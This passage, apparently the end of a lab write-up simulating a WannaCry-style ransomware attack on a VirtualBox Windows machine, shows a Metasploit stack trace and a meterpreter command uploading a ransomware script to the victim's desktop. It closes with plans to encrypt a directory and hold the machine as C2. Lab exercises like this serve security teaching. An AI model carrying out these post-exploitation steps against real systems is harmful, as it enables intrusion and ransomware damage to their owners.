/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:531:in `block in run_single'  
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:525:in `each'  
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:525:in `run_single'  
/usr/share/metasploit-framework/lib/rex/ui/text/shell.rb:165:in `block in run'  
/usr/share/metasploit-framework/lib/rex/ui/text/shell.rb:309:in `block in with_history_manager_context'  
/usr/share/metasploit-framework/lib/rex/ui/text/shell/history_manager.rb:37:in `with_context'  
/usr/share/metasploit-framework/lib/rex/ui/text/shell.rb:306:in `with_history_manager_context'  
/usr/share/metasploit-framework/lib/rex/ui/text/shell.rb:133:in `run'  
/usr/share/metasploit-framework/lib/metasploit/framework/command/console.rb:54:in `start'  
/usr/share/metasploit-framework/lib/metasploit/framework/command/base.rb:82:in `start'  
/usr/bin/msfconsole:23:in `'  
meterpreter > upload /home/kali/encrdec.py C:\\Users\\vboxuser\\Desktop\\encrdec.py  
[*] Uploading : /home/kali/encrdec.py → C:\\Users\\vboxuser\\Desktop\\encrdec.py  
[*] Uploaded 2.91 KiB of 2.91 KiB (100.0%): /home/kali/encrdec.py → C:\\Users\\vboxuser\\Desktop\\encrdec.py  
[*] Completed : /home/kali/encrdec.py → C:\\Users\\vboxuser\\Desktop\\encrdec.py  
meterpreter > 
```

upon successful transfer the ransomware file is in the windows machine



Summary: Here by knowing the vulnerability of the machine we have simulated the attack and gained the remote access to the system and manually we have transferred the payload to the target machine, in the next phase will encrypt the directory and here our aim is gain the access by controlling it as C2(command and control).

References:

https://en.wikipedia.org/wiki/WannaCry_ransomware_attack
<https://answers.microsoft.com/en-us/windows/forum/all/windows-7-pc-infected-with-ransomware/8ff4bdaf-a294-45a1-86ef-ba46247d31f9>

